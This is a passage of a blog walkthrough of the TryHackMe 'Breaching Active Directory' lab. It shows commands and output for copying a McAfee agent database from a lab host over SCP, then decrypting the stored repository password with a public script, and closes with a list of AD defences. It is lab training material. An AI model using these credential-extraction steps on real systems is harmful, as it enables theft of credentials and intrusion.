


With this we now have the answers for the Task 6 questions.



TASK 7 : CONFIGURATION

In this task we will be enumerating configuration files, specifically the ma.db. Change directories to C:\ProgramData\McAfee\Agent\DB, run a Dir to see what's in there.




We need to copy the ma.db file to our attack box using SCP. This needs to be done from the root directory,

Scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db ma.db


Password — **Password1@**

```
root@ip-10-10-28-219:~# scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/A
gent/DB/ma.db ma.db
thm@thmjmp1.za.tryhackme.com's password:
ma.db                                         100%  118KB   9.9MB/s   00:00
```

To view the database, run **sqlitebrowser ma.db** from the root in terminal and you will get a screen that looks like this.



Navigate to Agent_repositories from the dropdown menu, not the Auth_user and Auth Password. Copy the password hash as you will need it in a moment.



In a terminal navigate to /root/Rooms/BreachingAD/Task7/ and unzip the mcafee sitelist, its on the attackbox. Run, **unzip mcafeesitelistpwddecryption.zim**

```
root@ip-10-10-28-219:~# cd /root/Rooms/BreachingAD/task7/
root@ip-10-10-28-219:~/Rooms/BreachingAD/task7# unzip mcafeesitelistpwddecryptio
n.zip
Archive:  mcafeesitelistpwddecryption.zip
3665de8339236b9bd9782b840bcf709a70202ae4
   creating: mcafee-sitelist-pwd-decryption-master/
  inflating: mcafee-sitelist-pwd-decryption-master/README.md
  inflating: mcafee-sitelist-pwd-decryption-master/mcafee_sitelist_pwd_decrypt.p
y
```

Change Directories again to /root/Rooms/BreachingAD/Task7/mcafee-sitelist-pwd-decryption-master.

Run the command **python2 mcafee_sitelist_pwd_decrypt.py (Password hash found from earlier)**

```
root@ip-10-10-28-219:~/Rooms/BreachingAD/task7/mcafee-sitelist-pwd-decryption-ma
ster# python2 mcafee_sitelist_pwd_decrypt.py jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2O
kDTrFXsR/abAFPM9B3Q==
Crypted password   : jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==
Decrypted password : MyStrongPassword!
```

Hopefully with the walkthrough you were able to learn a little bit about mitigations to Active Directory breaching. Below are a few more steps you could take to secure your AD, per the material from the BreachAD room.

- User awareness and training — The weakest link in the cybersecurity chain is almost always users. Training users and making them aware that they should be careful about disclosing sensitive information such as credentials and not trust suspicious emails reduces this attack surface.
- Limit the exposure of AD services and applications online — Not all applications must be accessible from the internet, especially those that support NTLM and LDAP authentication. Instead, these applications should be placed in an intranet that can be accessed through a VPN. The VPN can then support multi-factor authentication for added security.
- Enforce Network Access Control (NAC) — NAC can prevent attackers from connecting rogue devices on the network. However, it will require quite a bit of effort since legitimate devices will have to be allowlisted.
- Enforce SMB Signing — By enforcing SMB signing, SMB relay attacks are not possible.
- Follow the principle of least privileges — In most cases, an attacker will be able to recover a set of AD credentials. By following the principle of least privilege, especially for credentials used for services, the risk associated with these credentials being compromised can be significantly reduced.

If you need more information check out the walkthroughs that helped us below.

https://executeatwill.com/2022/06/30/Tryhackme-Breaching-Active-Directory-Walkthrough/

https://benheater.com/tryhackme-breaching-active-directory/

Connect with us at:

Wesley Centers: linkedin.com/in/wesley-centers-05214a175

Ayokunle (Michael) Oyewole: linkedin.com/in/ayokunle-oyewole

Jeremiah Lewis: linkedin.com/in/jeremiah-d-lewis

Tryhackme Walkthrough | Active Directory Security | Active Directory | Cybersecurity

Follow

Written by Jeremiah Lewis


3 Followers · 2 Following

No responses yet

What are your thoughts?

Respond

Recommended from Medium



ents

	User Name	Name	Surname	Email
3	student1	Student1		stud
4	student2	Student2		stud
5	student3	Student3		stud
9	anatacker	Ana Tacker		
10	THM{Got.the.User}	X		
11	qweqwe	qweqwe		


« ‹ 1 › »

embossdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

Aug 7, 2024 27




In T3CH by Axoloth

TryHackMe | AD Certificate Templates | WriteUp


Walkthrough on the exploitation of misconfigured AD certificate templates

Sep 11, 2024 70

Lists



Tech & Tools
22 stories · 381 saves



Medium's Huge List of Publications Accepting Submissions
377 stories · 4347 saves

Staff picks
796 stories · 1558 saves

Natural Language Processing
1884 stories · 1530 saves

Jose Campo

Password Spraying in Active Directory

If you're working within a Windows environment, DomainPasswordSpray offers a powerful alternative with some unique advantages.

Oct 24, 2024 3

Rahul Hoysala

TryHackMe's Advent of Cyber 2024—Side Quest 4: Krampus Festival

Welcome to AoC's side quest 4—Krampus Festival. This was an insane level challenge which is very demanding—and fun.

Jan 2 2

In InfoSec Write-ups by Phyo WaThone Win

Creating a Vulnerable Active Directory Lab for Active Directory Penetration Testing

Vulnerable Active Directory (AD) refers to an Active Directory environment that is intentionally configured or set up with weaknesses...

Aug 20, 2024 72

Mohamed Ali

TryHackMe—Cluster Hardening—Writeup

Learn initial security considerations when creating a Kubernetes cluster.

Jul 25, 2024

See more recommendations